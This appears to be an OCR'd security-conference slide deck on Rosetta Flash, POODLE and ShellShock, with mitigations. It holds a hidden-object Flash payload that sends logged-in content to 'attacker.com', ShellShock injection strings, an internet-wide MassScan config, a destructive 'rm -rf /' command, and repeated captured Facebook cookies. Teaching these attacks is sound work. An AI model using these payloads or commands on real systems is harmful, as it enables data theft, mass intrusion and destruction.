DtDDDGGDDGDDtDD33333s03GdFPXHLHAZZOXHrhwXHLhAwXHLHgBHHHhHDEHXsSHoHwXHLXAw
XHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgbHHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHt
HHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLTMwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnn
nnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG33ww0sDtDt0333GDw0w33333www033GdFP
DHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7C
iudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD33333s033GdFPhHHkoDHDHTLKwhHhzoD
HDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciu
dIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDwwGw0GDDw0w33333www033GdFPHLRDXt
hHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyMIuiCyIYEHWSsgHmHKcskHoXHLHwhH
HvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3SnnwWNq
dIbe133333333333333333WfF03sTeqefXA888oooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooo888888880Nj0h
```

```
<object type="application/x-shockwave-flash"
data="https://vulnerable.com/endpoint?callback=CWSMIKI0hCD0Up0IZUnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3Snn7iiudIbEAt333swW0ssG03sDDtDDDt0333333Gt333swwv3ww
wFPOHtoHHvwHHFhH3D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7YNqdIbeUUUfV133
33333333333333s03sDTVqefXAxooooD0CiudIbEAt33swwEpt0GDG0GtDDDtwwGGGGGsGDt3
3333www033333GfBDTHHHHUhHHHeRjHHHhHHUccUSsgSkKoE5D0Up0IZUnnnnnnnnnnnnnnnn
nnnUU5nnnnnn3Snn7YNqdIbe13333333333sUUe133333Wf03sDTVqefXA8oT50CiudIbEAtw
EpDDG033sDDGtwGDtwwDwttDDDGwtwG33wwGt0w33333sG03sDDdFPhHHHbWqHxHjHZNAqFzA
HZYqqEHeYAHlqzfJzYyHqQdzEzHVMvnAEYzEVHMHbBRrHyVQfDQflqzfHLTrHAqzfHIYqEqEm
IVHaznQHzIIHDRRVEbYqItAzNyH7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7Ciud
IbEAt33swwEDt0GGDDDGptDtwwG0GGptDDww0GDtDDDGGDDGDDtDD33333s03GdFPXHLHAZZO
XHrhwXHLhAwXHLHgBHHhHDEHXsSHoHwXHLXAwXHLxMZOXHWHwtHtHHHHLDUGhHxvwDHDxLdgb
HHhHDEHXkKSHuHwXHLXAwXHLTMZOXHeHwtHtHHHHLDUGhHxvwTHDxLtDXmwTHLLDxLXAwXHLT
MwlHtxHHHDxLlCvm7D0Up0IZUnnnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtuwt3sG
33ww0sDtDt0333GDw0w33333www033GdFPDHTLxXThnohHTXgotHdXHHHxXTlWf7D0Up0IZUn
nnnnnnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAtwwWtD333wwG03www0GDGpt03wDDDGDDD
33333s033GdFPhHHkoDHDHTLKwhHhzoDHDHTlOLHHhHxeHXWgHZHoXHTHNo4D0Up0IZUnnnnn
nnnnnnnnnnnnnnUU5nnnnnn3Snn7CiudIbEAt33wwE03GDDGwGGDDGDwGtwDtwDDGGDDtGDww
Gw0GDDw0w33333www033GdFPHLRDXthHHHLHqeeorHthHHHXDhtxHHHLravHQxQHHHOnHDHyM
IuiCyIYEHWSsgHmHKcskHoXHLHwhHHvoXHLhAotHthHHHLXAoXHLxUvH1D0Up0IZUnnnnnnnn
nnnnnnnnnnnUU5nnnnnn3SnnwWNqdIbe133333333333333333WfF03sTeqefXA888ooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooo888888880Nj0h"
style="display: none">
  <param name="FlashVars"
   value="url=https://vulnerable.com/account/sensitive_content_logged_in
   &exfiltrate=http://attacker.com/log.php">
</object>
```

- HTML PoC
- Attacker Hosted
- crossdomain.xml

Mitigations

- Don’t use JSONP on sensitive domains
- HTTP Headers:
  - Content-Disposition: attachment; filename=f.txt
  - X-Content-Type-Options: nosniff
- Latest versions of Flash are patched by Adobe

```
if requesting_jsonp && self.json_response?(headers['Content-Type'])
  json = ""
  body.each { |s| json << s }
  body = ["#{callback}(#{json});"]
  body = ["/**/#{callback}(#{json});"]
  headers['Content-Length'] = Rack::Utils.bytesize(body[0]).to_s
  headers['Content-Type'] = headers['Content-Type'].sub(/^[^;]+(;?)/, "#{MIME_TYPE}\\1")
end
```

3

POODLE

Encryption downgrade attack to SSLv3.0

Like BEAST and CRIME, a successful exploit targets the client, not the server

Requires determined MitM attacker

Bodo Möller, Thai Duong, Krzysztof Kotowicz
https://www.openssl.org/~bodo/ssl-poodle.pdf

WhiteHat SECURITY

Plaintext

Key

Ciphertext

Request | Response


Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id
%3D402047449186%26extra_1%3Dauto
Connection: keep-alive
```

? | < | + | > | Type a search term | 0 matches

SSL 3.0

Sensitive Data



Request | Response

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id
%3D402047449186%26extra_1%3Dauto
Connection: keep-alive
```

? | < | + | > | Type a search term | 0 matches

SSL 3.0

Sensitive Data | MAC

Request | Response


Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id
%3D402047449186%26extra_1%3Dauto
Connection: keep-alive
```

? | < | + | > | Type a search term | 0 matches

SSL 3.0

Sensitive Data	MAC	Padding DES uses 8 Bytes AES uses 16 bytes




Request | Response


Raw | Params | Headers | Hex


```
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id
%3D402047449186%26extra_1%3Dauto
Connection: keep-alive
```


? | < | + | > | Type a search term | 0 matches


SSL 3.0








Sensitive Data
MAC
Padding
DES uses 8 Bytes
AES uses 16 bytes
CBC
CBC
CBC
CBC
CBC
CBC
CBC
CBC Encryption is occurring


Sensitive Data
MAC
Padding
DES uses 8 Bytes
AES uses 16 bytes
S
CBC
CBC
CBC
CBC
CBC
CBC
CBC
CBC Encryption is occurring


Sensitive Data
MAC
Padding
DES uses 8 Bytes
AES uses 16 bytes
S
CBC
CBC
CBC
CBC
CBC
CBC
CBC
CBC


Request
Response
Raw
Params
Headers
Hex
GET / HTTP/1.1
Host: www.facebook.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:36.0)
Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: datr=aXoJVQA5R8MsqzyUCxF-Cw0L;
reg_fb_ref=https%3A%2F%2Fwww.facebook.com%2F;
reg_fb_gate=https%3A%2F%2Fwww.facebook.com%2F; locale=fr_FR;
campaign_click_url=%2Fcampaign%2Flanding.php%3Fplacement%3Dpflo%26campaign_id
%3D402047449186%26extra_1%3Dauto
Connection: keep-alive
?
<
+
>
Type a search term
0 matches


Sensitive Data
MAC
Padding
DES uses 8 Bytes
AES uses 16 bytes
S
CB
C
36



Requirements

- A motivated and active MITM attacker.
- A webserver set up to force the JS requests to break multiple encryption blocks.

Solution

- Disable SSLv3.0 in the client.
- Disable SSLv3.0 in the server.
- Disable support for CBC-based cipher suites when using SSLv3.0 in either client or server.

ShellShock

2

Also known as bashdoor

CVE-2014-6271

Disclosed on September 24, 2014.


Simply put → () { :; }; echo ‘win’

Stéphane Chazelas

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271

Example with MassScan by @ErrataRob

target-ip = 0.0.0.0/0
port = 80
banners = true
http-user-agent = () { :; }; ping -c 3 xxx.xxx.xxx.xxx
http-header[Cookie] = () { :; }; ping -c 3 xxx.xxx.xxx.xxx
http-header[Host] = () { :; }; ping -c 3 xxx.xxx.xxx.xxx
http-header[Referer] = () { :; }; ping -c 3 xxx.xxx.xxx.xxx



responses.pcap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: icmp Expression... Clear Apply Save

Source	Destination	Protocol	Info
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xf263, seq=12/3072, ttl=51
61.84	209.126.230.74	ICMP	Echo (ping) request id=0x8960, seq=12/3072, ttl=45
.1.26	209.126.230.74	ICMP	Echo (ping) request id=0x0456, seq=8/2048, ttl=47
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x2764, seq=6/1536, ttl=51
.145.159	209.126.230.74	ICMP	Echo (ping) request id=0x8039, seq=10/2560, ttl=47
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xe763, seq=13/3328, ttl=51
225.138	209.126.230.74	ICMP	Echo (ping) request id=0xc601, seq=14/3584, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x4d64, seq=2/512, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xf263, seq=13/3328, ttl=51
61.84	209.126.230.74	ICMP	Echo (ping) request id=0x8960, seq=13/3328, ttl=45
.1.26	209.126.230.74	ICMP	Echo (ping) request id=0x0456, seq=9/2304, ttl=47
225.138	209.126.230.74	ICMP	Echo (ping) request id=0x3703, seq=1/256, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x2764, seq=7/1792, ttl=51
.145.159	209.126.230.74	ICMP	Echo (ping) request id=0x8039, seq=11/2816, ttl=47
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x5e64, seq=1/256, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xe763, seq=14/3584, ttl=51
225.138	209.126.230.74	ICMP	Echo (ping) request id=0xc601, seq=15/3840, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x4d64, seq=3/768, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0x6464, seq=1/256, ttl=51
219.23	209.126.230.74	ICMP	Echo (ping) request id=0xf263, seq=14/3584, ttl=51

Before we had fancy GUI's…

ShellShock — bash — 65×5

```
Johnathan-Kuskos:ShellShock johnathankuskos$ whoami
johnathankuskos
Johnathan-Kuskos:ShellShock johnathankuskos$
```

ShellShock — bash — 65×6

```
Johnathan-Kuskos:ShellShock johnathankuskos$ ls -al
total 0
drwxr-xr-x   3 johnathankuskos  vpn   102 Mar 16 15:13 .
drwxr-xr-x+ 44 johnathankuskos  vpn  1496 Mar 16 15:10 ..
-rw-r--r--   1 johnathankuskos  vpn     0 Mar 16 15:13 poc.txt
Johnathan-Kuskos:ShellShock johnathankuskos$
```

ShellShock — bash — 66×6

```
Johnathan-Kuskos:ShellShock johnathankuskos$ touch newdocument.rtf
Johnathan-Kuskos:ShellShock johnathankuskos$
```

ShellShock — bash — 66×7

```
Johnathan-Kuskos:ShellShock johnathankuskos$ ps -a
  PID TTY           TIME CMD
76406 ttys000    0:00.01 /usr/sbin/softwareupdate -v -d -a
  448 ttys001    0:00.00 ps -a
98936 ttys001    0:00.01 login -pf johnathankuskos
98937 ttys001    0:00.05 -bash
Johnathan-Kuskos:ShellShock johnathankuskos$
```

ShellShock — bash — 66×7

```
Johnathan-Kuskos:ShellShock johnathankuskos$ rm -rf /
```

ShellShock — bash — 66×7

```
